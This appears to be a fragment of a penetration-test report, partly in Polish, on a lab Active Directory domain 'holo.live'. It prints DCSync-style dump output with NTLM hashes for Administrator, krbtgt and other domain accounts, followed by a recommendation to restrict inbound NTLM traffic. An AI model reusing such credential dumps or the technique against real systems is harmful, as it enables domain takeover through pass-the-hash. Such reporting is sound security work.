NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain/uid:rid:lmhash::nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae19656e1067231cb5e3c5dcea320bba :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c6bcd5e68903ff375bf859fa045bd8de :::
holo.live\ad-joiner:1111:aad3b435b51404eeaad3b435b51404ee:c46a20057362e5dcc1af9678587063aa :::
holo.live\spooks:1114:aad3b435b51404eeaad3b435b51404ee:17ee8530ccb9e99e82a8e5e61892c0f1:::
holo.live\cyrillic:1115:aad3b435b51404eeaad3b435b51404ee:c75eb9819dc9628d2abc407b7223b71 :::
holo.live\PC-MGR:1116:aad3b435b51404eeaad3b435b51404ee:12187ddef6090b810fc76fc3b3444898 :::
holo.live\SRV-ADMIN:1119:aad3b435b51404eeaad3b435b51404ee:4a3ff5120bbadf8f262e230faeb58b14 :::
holo.live\koronei:1122:aad3b435b51404eeaad3b435b51404ee:4b80bddae540da13e6a656791695457c :::
```

Lokalizacja: server SMB

Recomendacja: Ograniczenie przychodzącego ruchu NTLM